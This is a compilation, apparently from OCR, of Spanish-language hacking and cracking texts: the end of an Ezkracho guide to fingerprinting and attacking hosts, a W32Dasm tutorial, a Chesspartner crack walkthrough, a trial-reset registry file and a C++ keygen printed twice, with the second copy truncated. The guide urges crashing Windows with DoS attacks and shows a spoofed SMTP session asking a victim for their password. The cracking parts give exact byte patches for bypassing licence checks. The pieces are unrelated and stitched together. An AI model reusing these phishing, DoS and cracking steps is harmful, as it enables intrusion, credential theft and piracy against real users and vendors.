- ICMP message quoting: segun los RFC los mensajes ICMP de error deben seguir una constante, sin embargo algunos sistemas no lo hacen asi y varian en las respuestas. Este es un gran punto con el cual podemos identificar algunos sistemas.

- Exploit chronology: esta tecnica es muy divertida. Dado que no se puede distinguir entre el TCP stack de Windows 95, 98 y NT, porque no lo han actualizado en lo mas minimo, osea el NT sigue teniendo el mismo stack que el 95 y que el 98, surgio esta tecnica que todos seguramente hemos usado alguna vez. Consiste en hacer un ataque de DOS (Denial of Service) para tirar al Windows, podemos empezar con un Nuke, o un Ping de la Muerte, y luego vamos usando tecnicas un poco mas avanzadas como Teardrop y Land; entonces despues de cada ataque hacemos un PING a la victima y segun con que tecnica haya caido podemos deducir que sistema es y hasta que Service Pack o Hotfix tiene instalado.

- SYN flood resistance: muchos sistemas paran de aceptar conexiones cuando uno les envia varios paquetes SYN; algunos solo aceptan 8 paquetes. simplemente podemos determinar el sistema por la cantidad de paquetes que puede aceptar.

6. [Interpretando y explotando la informacion]

Solo veremos algunos de los puertos mas utiles para nuestro objetivo, los demas se los dejo para que los investiguen ustedes y usen su imaginacion.
Lo que aqui haremos en definitiva es tratar de averiguar las versiones de los demonios que esta corriendo el sistema, para encontrar algun bug de esa version y su respectivo exploit. Tambien veremos algunos puertos que nos pueden brindar datos interesantes.

Interesting ports on zapala.com.ar (200.32.91.1)
Port State Service Protocol
21 open tcp ftp
25 open tcp smtp
79 open tcp finger
80 open tcp http

- Puerto 21: yo lo primero que provaria es intentar hacer un ftp anonimo, muchos sistemas estan tan mal configurados que hasta podriamos conseguir el archivo de password. Luego tendriamos que intentar ver que version del demonio ftp esta corriendo, seria algo asi:

```
caos@CAOS~ telnet ftp.zapala.com.ar 21
Trying 200.32.91.1 ...
Connected to ftp.zapala.com.ar.
Escape character is '^]'.
220 ftp.zapala.com.ar FTP server (Version wu-2.5.0(1) Tue Sep 21
16:48:12 EDT 1999) ready.
```

Aqui vemos que version del FTP server esta corriendo el host, que no hace falta decir lo famoso que es por sus innumerables bugs, ahora lo que hacemos es buscar el exploit para esa version.

- Puerto 25: en este puerto generalmente encontraremos el servidor de correo; si es el sendmail u otro, telneteamos a este puerto y vemos cual es la version, y por supuesto vemos si podemos encontrar algun exploit que nos sirva.

Para lo que tambien nos puede ser util este puerto es para enviar mails anonimos o fake mails. Por ejemplo nos podriamos hacer pasar por el Administrador del sistema y pedirle que nos envie su contrase~a:

```
telnet universidad.edu.ar 25
220 universidad.edu.ar Microsoft Sendmail 1.0 ready at Sat, 2-1-98
HELO CAOS
250 <universidad.edu.ar> Hello CAOS
MAIL FROM: administrador@universidad.edu.ar
250 <administrador@universidad.edu.ar> ...Sender OKay
RCTP TO: victima@universidad.edu.ar
250 <victima@universidad.edu.ar> ...Recipient OKay
DATA
354 Enter mail, end with "." on a line by itself
Estimado usuario, debido a una reestructuracion del sistema
necesitamos nos envie su contrase~a para agregarla a la nueva
base de datos. Muchas gracias y disculpe las molestias.
El Administrador.
.
250 Mail accepted
QUIT
221 universidad.edu.ar closing connection.
```

Este ejemplo es muy inocente pero todo esta en la imaginacion de cada uno. Algo a tener en cuenta es que muchos servidores de correo loguean nuestra direccion IP y puede aparecer en el mail que enviamos, por eso es preferible primero enviarnos un mail a nosotros mismos para ver si aparece nuestra IP.

- Puerto 79: en este puerto podemos encontrar importante informacion sobre los usuarios que se encuentran en el sistema. Por ejemplo podemos probar hacer algo como esto:

telnet jperez@victima.edu.ar 79

Login Name Tty Idle Login Time Office Office Phone
jperez Juan Perez 1 Feb 7 02:06 4785-6548

Y obtendriamos informacion personal de ese usuario como ser su telefono, que podriamos utilizar para hacer Ingenieria social.

Ahora si queremos ver todos los usuarios que hay en un sistema en algunos servidores podemos hacer esto:

telnet @victima.edu.ar 79

Login Name Tty Idle Login Time Office Office Phone
jperez Juan Perez 1 Feb 7 02:06 4785-6548
root root *2 4:28 Feb 7 02:05

Y como vemos obtenemos todos los usuarios que en ese momento se encuentran logueados en el sistema.

- Puerto 80: este puerto es el que nos ofrece el servicio de web. Podriamos utilizarlo para conseguir el archivo de password mediante la tecnica del PHF, pero como esta tecnica ya esta quedando obsoleta no mencionare como hacerlo. Todo depende de lo actualizado que estemos en los bugs que dia a dia aparecen, hoy si este host estuviera corriendo el servidor web de Microsoft podriamos probar la vulnerabilidad del ISS que afecta al 90% de los servidores web existentes en Internet, o como ya hemos visto antes podriamos usarlo para obtener informacion del sistema.

7. [Acerca del Ezkracho Team]

Puedo definir al Ezkracho Team como un grupo de Seguridad e Inseguridad Informatica. Este grupo surgio en un principio por el simple hecho de querer compartir conocimientos e ideas, con quienes nos dimos cuenta teniamos las mismas curiosidades y ansias de saber; mas adelante al empezar a organizarnos surgimos por la necesidad de una propuesta seria entre las pocas que hay en lo que es la seguridad informatica.

En lo que es hoy el Ezkracho Team tenemos muchos proyectos que estamos llevando adelante, y muchos ideas para muchos mas; tambien estamos comenzando grandes proyectos con otros grupos que con el tiempo van a salir a la luz.

Los miembros actuales del Ezkracho Team son:

CAOS (osea yo), Powertech, Giba, Bach y [Hellraiser]

El Ezkracho Team es un grupo cerrado por lo que no se aceptan nuevos miembros, pero siempre es bienvenido cualquier tipo de colaboracion.

8. [Contacto]

Si me queres contactar por cualquier cosa que se te ocurra, como tambien a los demas miembros de Eskracho nuestras direcciones de mail son estas:

CAOS ezkracho@hotmail.com <---- este soy yo ;)
Powertech powertech@mixmail.com
Bach bach@lacasilla.com.ar
Giba giba@lacasilla.com.ar
[Hellraiser] askhell@ciudad.com.ar

Si queres ver mas trabajos de mi autoria como de todo el Ezkracho Team, lo podes hacer en nuestro website.
NOTA: debido a que actualmente estamos registrando nuestro dominio y estamos cambiando de server nos podes encontrar en estas URL's.

ezkracho.piratas.org
www.ezkracho.com
www.ezkracho.com.ar
www.ezkrachoteam.com.ar


Tambien podes encontrar todo nuestro material y mucho mas en el Ezkracho BBS, pero por razones operativas busca el numero de telefono y los horarios que esta online en la web.

- EOT - Hasta la proxima, CAOS.

Este programa permite la edición y conversión de archivos de audio de una forma muy sencilla.

Con AudioEdit Deluxe podés abrir, crear y guardar archivos en cualquiera de los formatos que soporta, ver la forma de audio de la onda (zoom in, zoom out, zoom vertical, zoom full), también podés reproducir cualquier audio o una parte de el, grabar con tu micrófono o por la entrada de línea (line in).

Tiene funciones para editar los archivos como cortar, copiar, borrar, insertar silencios, pegar desde otro archivo, mezclar, y más. Además podés aplicar varios efectos como delay, ecualizador, fade in, fade out, flanger, reverse, invert, reverb, normalize, vibrato y un montón más.



Tutorial sobre W32Dasm

Bueno, empiezo aqui mi segundo tutorial, este va ha ser sobre el uso y abuso del W32Dasm Version 8.93 (la que hay en todas partes).

Decir que no todos los archivos se pueden desensamblar y ultimamente casi ninguno, la mayoria usan compresores de ejecutables, pero tranquilidad que lo unico que hay que hacer es descomprimirlo. ¿Que como descomprimirlo?, eso es otro tema que habra que tratar en otro tutorial, todavia hay muchos que no usan compresores y ademas podeis conseguir versiones antiguas de los programas en cualquier pagina de ShareWare, yo uso como ejemplo el GetRight porque todas las versiones que he visto son parecidas y se pueden desensamblar sin ningun problema (el uso del W32Dasm es igual en todos los programas nuevos y antiguos y hay que saber utilizarlo porque es indispensable para muchas cosas).

Empecemos por el principio, abrimos el programa y lo configuramos, la unica configuracion para usar el desensamblador es entrar en, "Disassembler/Disassembler Options" y cerciorarnos de que estan seleccionadas todas las opciones, las opciones se refieren a los saltos condicionales, saltos incondicionales y call's, nosotros queremos ver toda esta informacion que consiste en las referencias de los saltos, por ejemplo:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0044240E(C), :00442469(C)
|

* Possible Reference to String Resource ID=00123: "Invalid registration code"
                        |
:00442474 6A7B              push 0000007B
:00442476 57                push edi
:00442477 E803350100        call 0045597F
```

Aqui vemos claramente para que sirven estas funciones, a nosotros nos interesa saber de donde saltan hasta aqui porque seguro que cerca de ese salto hay otro a "Thank You" o algo asi o simplemente nos puede valer anulando el salto.

Aqui hay dos direcciones desde las que llegamos hasta aqui, 44240E(C) y 442469(C), las (C) quieren decir que el salto es (C)ondicional o (U)ncondicional (Ya se que seria (I)ncondicional pero como vamos a ver una U porque es en ingles y no creo que a nadie le moleste la gramatica lo pongo asi), y olvidandonos de estas innecesarias explicaciones y ya configuradas las opciones empecemos a trabajar:)

El programa en si es facil de usar, lo vereis en los ejemplos y en los programas que destripeis, la cosa es saber que buscar.

Antes que nada explicar el uso de las teclas que en muchos tutoriales se olvida y luego hay que ingeniarselas para averiguar el funcionamiento, lo primero es moverse por el codigo que como os podreis imaginar se hace con las Flechas arriba y abajo, cuando estemos sobre alguna instruncion de salto o encima de algun Call veremos que el marcador cambia de color, estando

situado sobre la instruccion podemos darle a la flecha de derecha y se ejecutara el salto o el Call, en el call pasariamos a la primera instruccion del mismo. Ahora bien, lo contrario tambien lo podremos hacer pero no es igual para los saltos y los Call, en los Call bastara con la flecha izquierda para volver a la direccion del Call estemos donde estemos volveremos a la direccion del ultimo Call que hallamos ejecutado, en los saltos tendremos que mantener pulsada la tecla CTRL al pulsar la flecha izquierda.

Aclarar que para invertir un salto o un call, es decir para volver a la instruccion que habiamos ejecutado primero hay que ejecutarla, y aunque parece una tonteria no lo es tanto, seguro que mas de un impaciente que sin terminar de leer se a puesto a probar ya ha matxakado la tecla porque no hace lo que le pide.

Otra aclaracion antes de empezar, la funcion Search/Find Text es para buscar texto (ya oigo las risas de mas de uno), aqui solo ahi que tener cuidado en saber donde estamos al usar esta funcion, puedes elegir arriba o abajo lo que quiere decir que busca desde la posicion que tenemos marcada (la que vemos en la pantalla) hacia arriba o hacia abajo. Asi que si estamos por la mitad del codigo y buscamos un texto, no lo encontrara si este esta mas arriba de nuestra posicion y tenemos marcada la opcion abajo.

La funcion Goto/Goto Code Location sera otra de las funciones que usemos, esta sirve para ir a la direccion exacta que queramos (por ejemplo una direccion que hallamos encontrado con el SICE).

Empezamos a trabajar con el programa

Lo que nos interesa a nosotros son las cadenas de texto del programa que destripemos al estilo del ejemplo anterior del Getright (3.34 creo) pero todas las versiones de este programa sirven (por lo menos hasta la 4.1), estas referencias las encontraremos en:

Refs/String Data References Aqui veremos casi siempre lo que nos interesa.

La busqueda de las String Data References debe empezar en el programa en si, debemos ejecutar el programa y apuntar en un papel todas las cadenas de texto que nos puedan servir de guia, la mayoria de las veces el el menu About o Acerca nos dan directamente las cadenas. Tenemos un 90% de posibilidades que en este menu ponga algo asi:

Registered To: Unregistered Version

O tambien otra muy clasica seria la de:

Evaluation Version

Veamos cual es la nuestra, vamos al programa menu Help/About y nos encontramos esto:

*** UNREGISTERED TRIAL VERSION ***.

Lo buscamos con search Text, ponemos UNREGIS le damos a buscar y no encontramos, y ahora alguien pregunta ¿pero no decias que las cadenas de texto tienen que estar por ahi?- Pues no siempre como se puede comprobar aqui pero siempre nos dan pistas, si el programa nos dice unregistered cuando no estamos registrados ¿Que nos dira cuando si lo estemos?

Si eso es Registered normalmente seguido por user, version, To:, etc... Ha que no hacia falta exprimirse el cerebro ehh?.

Buscamos Registered y BINGO!!!, encontramos Registered Version y tambien You must be registered, la que a nosotros nos interesa es registered version asi que de la otra pasamos, pero hay muchos registered version, no os preocupeis, empecemos por el primero.

```
:00401621 E884C20300          call 0043D8AA       ;Comprueba registro
:00401626 85C0                test eax, eax       ;¿Estas registrado?
:00401628 7443                je 0040166D         ;Si es que NO salta

* Possible Reference to String Resource ID=00327: "Registered Version."
                              |
:0040162A 6847010000          push 00000147       ;Si es que si
:0040162F 8D4DF0              lea ecx, dword ptr [ebp-10]
:00401632 E85E1C0800          call 00483295
```

Bien una vez visto esto tratemos de explicarlo, en el Call mira haber si somos usuarios registrados, si no lo somos nos devuelve en EAX un 0 y si estamos registrados un valor diferente de 0, luego un TEST EAX,EAX que hace una AND entre EAX y EAX lo que quiere decir que encenderan el flag Z solo si es 0, es una comprobacion tipica en todos los programas ya que ocupa mucho menos que un CMP EAX,00 , el JE xxxxxx es un salto si es igual, tambien podria ser un JZ salto si esta encendido el Flag Z que se enciende cuando el resultado de una operacion es 0. Bueno a estas alturas el programa ya ha decidido si somos usuarios registrados o no, aunque le podemos convencer de lo contrario, vamos al editor Hexadecimal y cambiamos los BYTEs 7443 del salto por 9090 que seria NOP, NOP, y asi el programa siempre pasaria hacia registered. Las direcciones en el editor hexadecimal son diferentes a las que vemos en el W32Dasm pero tiene en la parte de abajo de la patalla una linea en la que al final antes de llegar al nombre del archivo que tenemos desensamblado pone @Offset 00000A28, el offset que aparece aqui es el que tendremos que bucar en el editor hexadecimal, teniendo este configurado con direcciones en hexadecimal.

Antes de hacer ninguna modificacion al ejecutable hay que hacer una copia del original y guardarla por si acaso algo va mal poder volver atras sin necesidad de desinstalar y volver a instalar el programa.

Los que hallais probado haber si funciona vereis que al ir a la ventana About en vez de poner *** UNREGISTERED... ahora pone Registered Version.

Bueno en realidad esto no a servido para nada porque lo unico que hemos conseguido es que nos diga que estamos registrados pero eso no quiere decir que lo estemos en realidad, pero no os desanimeis que no a sido en balde todo el trabajo. Este metodo suele servir para muchos programas que su ventana

principal pone NOMBRE PROGRAMA version UNREG porque tienen algo asi como dos versiones del programa una registrada y otra no. En estos programas con hacer lo que hemos hecho antes y entrar en la version registrada suele ser suficiente, y hay muchosss de estos.

Otra manera de conseguir algo.

Je, seguimos con el programilla, otra manera de atacar al programa es en el Call de comprobacion.

```
:00401621 E884C20300          call 0043D8AA       ;Comprueba registro
:00401626 85C0                test eax, eax       ;¿Estas registrado?
:00401628 7443                je 0040166D         ;Si es que NO salta

* Possible Reference to String Resource ID=00327: "Registered Version."
                              |
:0040162A 6847010000          push 00000147       ;Si es que si
:0040162F 8D4DF0              lea ecx, dword ptr [ebp-10]
:00401632 E85E1C0800          call 00483295
```

Esto era lo que teniamos y el Call que queremos investigar es el Call 43D8AA antes de nada hay que restaurar los BYTES que hallamos cambiado porque si no el W32Dasm no fucionara al abrir el proyecto lo mismo que si borramos el ejecutable, para que funcione bien tiene que estar el archivo que hallamos desensamblado exactamente como estaba al desensamblarlo, siguiendo conel call le damos a la flecha derecha para ver el contenido y aparecemos aqui:

```
* Referenced by a CALL at Addresses:
|:00401621   , :00401CF8   , :0040742F   , :004088CD   , :0040C041
|:004103AD   , :00417CE0   , :004188EA   , :00419C75   , :0041CB9B
|:004285B6   , :0042A04C   , :0042A719   , :0042ABA7   , :0042ADBD
|:0042D8B2   , :0042EAE6   , :00431FFD   , :00434663   , :00435038
|:00442426   , :00443848   , :0045368C   , :00453813   , :0045550E
|:0045A207   , :00464BF8   , :0046820E
|
:0043D8AA 55                  push ebp            ;
:0043D8AB 8BEC                mov ebp, esp        ;Guarda los datos que
:0043D8AD 83EC14              sub esp, 00000014   ;tenia en los
:0043D8B0 53                  push ebx            ;registros
:0043D8B1 57                  push edi            ;

* Possible Reference to Menu: MenuID_0001
                              |
:0043D8B2 6A01                push 00000001
:0043D8B4 8BD9                mov ebx, ecx
:0043D8B6 5F                  pop edi
:0043D8B7 897DF8              mov dword ptr [ebp-08], edi
:0043D8BA E8C3FC0300          call 0047D582
:0043D8BF 8BCB                mov ecx, ebx
:0043D8C1 E873FC0300          call 0047D539
:0043D8C6 8B03                mov eax, dword ptr [ebx]
```

```
:0043D8C8 8378F80C          cmp dword ptr [eax-08], 0000000C
:0043D8CC 7407              je 0043D8D5        ;Sigue comprobando
:0043D8CE 33C0              xor eax, eax       ;No estas registrado
:0043D8D0 E9D9040000        jmp 0043DDAE       ;Va hacia el Ret
```

Aqui vemos que este Call esta muy solicitado, ¿Seran todas las veces que el programa comprueba si estamos registrados?, Despues de guardar los registros vemos algunas instrucciones un par de Calls seguramente para coger el Nº de serie y despues hacer las comprobaciones, y parece que si porque despues el MOV EAX,DWORD PTR [ebx] parece que mueve la direccion en memoria del serial y comprueba si la direccion-08 es 0C, (normalmente los programas cuando guardan el serial guardan tambien el nº de BYTES que tiene 8 bytes antes del inicio del serial, esto no tiene por que ser asi pero lo vereis muchas veces) comprueba si la longitud del serial es 12=0Ch, esto es todo deduccion, no tiene porque ser asi aunque es mas que probable que asi sea, si no es 0C ponemos EAX a 0 con XOR EAX,EAX y saltamos con JMP 43DDAE a:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043D8D0(U)
|
:0043DDAE 5F                pop edi
:0043DDAF 5B                pop ebx
:0043DDB0 C9                leave
:0043DDB1 C3                ret
```

Con lo que volvemos al programa con 0 en EAX lo que es igual a no estar registrado, si seguimos por el JE veremos mas comprobaciones, este seria el camino a seguir con SICE para encontrar un serial valido.

A nosotros no nos interesa la comprobacion y demas asi que pensamos un poco como podriamos hacer para que no nos devuelva un 0 sino un valor distinto de 0. Despues de abrir las ventanas para que se disipe el humo que nos sale por las orejas vemos claramente el camino (una cosa es saber que hacer y otra cosa es saber como hacerlo y si se puede hacer). Como a todos se os a ocurrido la solucion seria que el programa no siga la comprobacion y que en vez de poner EAX a 0 lo ponga a 1.

¿Sabemos que queremos hacer pero no sabemos como?, tranquilos que esto es facil vamos mirando y vemos que para hacer lo que queremos podemos usar los bytes del salto ya que tenemos que eliminarlo y los bytes del XOR EAX,EAX porque lo que queremos es lo contrario, que EAX no sea 0, en total tenemos 4 bytes (en realidad podemos usar mas como los del CMP pero supongamos que solo son 4 para exprimir mas nuestros cerebros).

Con 4 bytes tendremos que descartar un MOV EAX,01 ya que necesitariamos 5 bytes para poner B801000000 que seria el mov eax,01 , si os preguntais como saber que bytes son mov eax,01 la respuesta es probarlo el SICE o la experiencia.

Llegamos a lo que seria la solucion generica para resolver este tipo de dilemas, y la solucion que nos servira casi siempre que es:

```
PUSH 01        ;pasamos 01 a la pila
```

```
POP EAX         ;sacamos el 01 de la pila a EAX, y la pila queda tal y como
                ;estaba antes
```

Esto nos daria una cosa tal que asi 6A01 para Push 01 y 58 para POP EAX, antes de cambiar hay que fijarse cunatos bytes vamos a usar, si modificamos estos tres bytes, nos quedaria 1 sin cambiar que tendremos que rellenar con un NOP (90) para que no se alteren el resto de las instrucciones.

Bien apuntemos la direccion para el editor hexadecimal 3CCCCh y apuntamos tambien los bytes no valla a ser que nos confundamos 7407330C.

¿Que tal os ha ido la prueba, parece que funciona, ehh?. No os fieis y comprobad que funcione perfectamente, un crack que no funciona a la perfeccion es una txapuza. (Este no funciona asin que a seguir probando, si lo consigues felicidades y si no seguro que has aprendido bastante).

Una manera mas de entrarle al tema

Otra manera son las funciones del windows (de las DLLs del windows), en el W32dasm tenemos el menu Functions/Imports que nos muestra las funciones que usa el programa aqui podemos cazar cosas como accesos al registro de Windows RegQueryValueExA y mas, comprobaciones de fechas con GetLocalTime o GetSystemTime.

Esto de las funciones nos servira mas para saber que breakpoints poner en el SICE que para trabajar con ellos en el W32Dasm pero no podia explicar el uso de este maravilloso programa sin comentar lo de las funciones.

Si quieres saber mas cosas sobre el W32Dasm leete su ayuda:)

Voy a dar esto por terminado que ya basta de escribir, espero que os sirva para algo esta pequeña explicacion. Aunque ya hay bastante material en castellano y muy bueno asi contribuimos a que esto krezka (en cuanto a material didactico).

Paginas interesantes:

```
http://personal2.redestb.es/karpoff/    ;Muy buena y muy completa la pagina
                                        ;de Karpof, ademas encontraras el
                                        ;link al ECD ¡¡¡bajatelo YAAA!!!.
```

Si tienes alguna duda: JoTaKe@iname.com

JoTaKe

Karpoff Spanish Tutor

Programa:	Chesspartner 4.0.0.3

PROTECCION:	Trial 30 dias		
Descripcion:	Un buen juego de ajedrez		
Dificultad:	Principiante+		
Herramientas:	SmartCheck v6.x		
CRACKER:	Mongui	FECHA:	17/08/2000

INTRODUCCION

Chesspartner v 4.0.0.3

Programa de ajedrez con multiples opciones y posibilidades, tanto de aprendizaje como de configuración, uno más para los amantes de este deporte.

El programa esta completamente operativo durante 30 días, despues de los cuales, claro, deja de funcionar; tiempo insuficiente para comprobar todas sus funciones, asi que vamos a intentar alargar el tiempo de prueba.

Tiene la opción de registro mediante serial, pero yo al menos no lo he conseguido.

AL ATAKE

Lo primero es caducar el programa (adelantamos el reloj de windows un par de meses) y nos sale el mensaje "The evaluation period for Chesspartner.....".

Bien,tiramos del W32dasm y lo desensamblamos sin problemas (no esta comprimido ni nada extraño)y nos vamos a las string data references y buscamos la frasecita de arriba, doble click y aparecemos aqui.

Si nos fijamos un poco más arriba vemos una comparación y un salto, ¡¡¡¡¡Quietorrrrr!!!!, seguro que ya pensabas en invertir el salto, pues no hombre, no es tan facil.

Ves el call que hay arriba, ponte sobre el y dale al cursor derecha para ir a esta llamada y llegas aquí:

Bueno, aqui el programa despues de una comparación con cero produce un salto, que en este caso si que vamos a invertir, apuntamos el offset en la barra abajo (1A4D6) y con tu editor hexadecimal favorito inviertes el salto cambiando el 7405 por 7505 con lo cual la instrucción pasa de ser je a jne (salta si no es equivalente).

Bien, el programa ya carga bien, sea cual sea la fecha pero sale una nag screen muy pesada al principio que nos invita a registrarnos y no solo eso, sino que cuenta los dias uno a uno con un considerable retraso que se hace muy pesado y si deseamos salir del programa nos sale otra nag recordandonos que nos registremos.

Vamos a quitar las nags.

Cargamos el Softice y esperamos a que salga la primera nag; vamos a poner un bpx cuando desaparezca la ventana y saber que función es llamada y asi poder desactivarla, esto se hace entrando en el softice (control + D) y tecleando HWND con lo cual nos sale el número de procesos que hay en ese momento en el ordenador, buscamos el del programa que estamos ejecutando y el correspondiente al botón continuar, llegados a este punto he de decir que yo he usado otro programa para hallar el handle y que es un programa que saque de la pagina web de Spanish reverse engenering y que se llama Win_id, solo hay que ejecutarla y poner el cursor soble el botón continuar y nos dice el handle, mucho más rapido y sencillo que con softice.

Aqui vemos el programa de fondo de ajedrez y el programa win identifier de Black Fenix en primer plano, despues de poner el cursor sobre continue, y vemos que en la parte de arriba del programa win identifier esta el Hwnd que es 0394 y que cambia en cada ordenador asi que no pongas el mio.

Bien sigamos, vamos al softice y ponemos Bmsg 0394 Wm_destroy (Softice saltará cuando se destruya esta ventana) damos a f5 y nos vamos a pulsar el botón continue, salta el softice y nos vamos de caza, despues de unos cuantos f12 llegamos a la sección de nuestro programa, algo asi como cp4.txt y alli vemos la dirección de memoria que ejecuta la orden de creación de la ventana algo asi como:

004252e8 834dfcff or dword ptr [ebp-4], ffffffff

Apuntamos la dirección y nos vamos al w32dasm, cargamos el programa y vamos a la dirección 004252e8:

bien, el call de arriba es el que llama a la ventana de recordatorio, asi que nos situamos sobre el call y apuntamos el offset en la ventana de abajo (252E3), nos vamos al editor hexadecimal, yo uso el Hview y vamos a anular la llamada con nops asi que nos ponemos en la dirección y sustituimos E872C50000 por 9090909090, recuerda tantos bites quitas, tantos pones.

Ejecutamos el programa y ya entramos directamente en el programa.

Para quitar la segunada nag, la que apararece al salir,hacemos lo mismo, localizamos el handle sobre el botón exit, ponemos un bpx para saber cuando desaparece la ventana,nos situamos sobre el programa con f12 (unos cuantos), apuntamos la dirección de memoria, cargamos al W32dasm y vamos a esta dirección, nos situamos sobre el call anterior, apuntamos el offset y con un editor hexadecimal nopeamos la llamada, con lo cual el programa va de maravilla y podemos evaluarlo con toda la calma del mundo.

Además de parchear el ejecutable tambien puedes hacer un crack o un cargador con las muchas utilidades que hay aunque eso es otra historia.

Quiero dar las más encarecidas gracias a todas las personas que hacen que la informatica tenga un nuevo sentido en mi vida, el del apasionante mundo de la ingieneria inversa, porque sin su ayuda nuestro esfuerzo naufragaria una y otra vez contra la ignorancia, ellos son los dioses del ciberespacio y son las personas que con su desinteres hacen que merezca la pena estar delante del ordenador dos horas haciento este tuto; gracias a todas las paginas que nos enseñan a preguntarnos el porque de las cosas, a investigar, a descubrir y ser curiosos, a los ECD, la pagina de Karpoff,Reversed Minds, etc.....GRACIAS;GRACIAS;GRACIAS DE VERDAD.

SI USAS ESTE PROGRAMA PARA ALGO MÁS QUE PARA EVALUARLO,DEBES DE COMPRARLO, SI ALGUNA VEZ TE PONES A PROGRAMAR, SABRAS DE SOBRA A QUE ME REFIERO.

El ajedrez es la vida.

(Bobby Fischer).

La ingenieria inversa es lo más parecido que he encontrado al ajedrez.

(Mongui'00).

Crack Paint shop pro 7.04 & Animator 3.04

Al agregar esta dirección en le registro
se inicia el conteo desde cero del periodo prueba incluyendo
Paint shop pro 7.04 & Animator 3.04

REGEDIT4

[-HKEY_CLASSES_ROOT\CLSID\{7FD0366B-9767-4DEE-8303-448027D423AD}]

[-HKEY_CLASSES_ROOT\CLSID\{F2344C12-AAC9-4817-A553-A8022BFF604D}]

```
 #include <iostream.h>
#include <stdio.h>
#include <string.h>
#include <ctype.h>

#define kTAM 1000

unsigned short V1,V2,V3,V4,V5,V6,vector_4[kTAM];

void
fun40100A( int num )
{
V3=V3>>1;
if(num) V3=V3|0x80;
V4--;
if(!V4)
if(V5<0xF){
__asm{
mov cx,V5
mov dx,V3
mov byte ptr [ecx+vector_4],dl
}
V4=8;
V5++;
}
}


void
fun401019( int num )
{
int temp;

fun40100A(num);
if(V6){
temp=0;
if(num==0) temp=1;
num=temp;
do{
fun40100A(num);
V6--;
}while(V6);
}
}


void
main( void )
{
unsigned vector_1[]=
{0x3FEE,0x3A9B,0x3977,0x37A4,0x3583,0x3019,0x2F86,0x2E55
,0x2BD1,0x2836,0x2746,0x25DF,0x22A8,0x20A0,0x1CE6,0x1996
,0x18C8,0x18C1,0x13EB,0x111F,0x0EAE,0x0D6F,0x0CD8,0x0BE2
,0x0BD2,0x0ACB,0x0A8C,0x044F,0x0000};
unsigned vector_2[]={0x7A01,0x49A0,0x534F};
char cadena[kTAM],vector_3[kTAM],temp[kTAM],serial[kTAM];
int i,j,lon,t1,t2,t3;

cout<<"======================================"<<endl;
cout<<"Keygen para el Crackme#1 en VC++ de TNT"<<endl;
```

```
cout<<"========================================="<<endl;
cout<<"Realizado por 'El Pollo'"<<endl;
cout<<"========================="<<endl<<endl;
do{
lon=kTAM;
printf("NOTA: Max 19 caracteres y al menos 5 de ellos han de ser letras o espacio\nIntroduce un nombre: ");
gets(cadena);
if(strlen(cadena)>19) cadena[19]='\0';
for(i=0,j=0;i<strlen(cadena);i++){
cadena[i]=toupper(cadena[i]);
if(isalpha(cadena[i]) || isspace(cadena[i])){
cadena[j]=cadena[i];
j++;
}
}
cadena[j]='\0';
lon=strlen(cadena);
}while(lon<=5);
lon/=6;
lon++;
for(i=0,j=1;i<strlen(cadena);j++,i+=lon){
if(isspace(cadena[i])) vector_3[j]=0x1B;
else vector_3[j]=cadena[i]-0x40;
}
vector_3[0]=0x1;
vector_3[j]=0x1C;
vector_3[j+1]='\0';
j++;

V1=0xFFFF; V2=V3=V5=V6=0; V4=8;
for(i=0;i<j;i++){
t1=V1-V2+1;
t2=vector_1[vector_3[i]-1]*t1;
t2/=0x3FEE;
t2+=(V2-1);
t3=vector_1[vector_3[i]]*t1;
t3/=0x3FEE;
t3+=V2;
V1=t2;
V2=t3;

do{
if(V1<0x8000) fun401019(0);
else{
if(V2>=0x8000){
V1+=0x8000;
V2+=0x8000;
fun401019(1);
}
else{
if(V2>=0x4000){
if(V1<0xC000){
V1+=0xC000;
V2+=0xC000;
V6++;
}
else break;
}
else break;
}
```

```
 }
 V1=V1<<1;
 V1++;
 V2=V2<<1;
 }while(1);
 }

 if(V5>=2){
 fun401019(1);
 if(V4<8){
 V3=V3>>V4;
 if(V3){
 __asm{
 mov cx,V5
 mov dx,V3
 mov byte ptr [ecx+vector_4],dl
 }
 V5++;
 }
 }
 __asm{
 mov cx,V5
 mov dx,V3
 mov byte ptr [ecx+vector_4],00
 }
 V5++;
 V5=V5>>1;
 }
 else cout<<"\nERROR: No existe un numero valido para este nombre"<<endl;

 for(i=0;i<V5;i++){
 sprintf(temp,"%d",(vector_4[i]^vector_2[i]));
 if(strlen(temp)<5)
 for(j=0;j<5-strlen(temp);j++)
 strcat(serial,"0");
 strcat(serial,temp);
 }
 if(V5<3) strcat(serial,"103155");

 if(strlen(serial)==16) cout<<"\nSu numero de serie: "<<serial<<endl;
 else cout<<"\nERROR: No existe un numero valido para este nombre"<<endl;

 return;
 }
```

```
#include <iostream.h>
 #include <stdio.h>
 #include <string.h>
 #include <ctype.h>

 #define kTAM 1000

 unsigned short V1,V2,V3,V4,V5,V6,vector_4[kTAM];

 void
```

```
fun40100A( int num )
{
V3=V3>>1;
if(num) V3=V3|0x80;
V4--;
if(!V4)
if(V5<0xF){
__asm{
mov cx,V5
mov dx,V3
mov byte ptr [ecx+vector_4],dl
}
V4=8;
V5++;
}
}


void
fun401019( int num )
{
int temp;

fun40100A(num);
if(V6){
temp=0;
if(num==0) temp=1;
num=temp;
do{
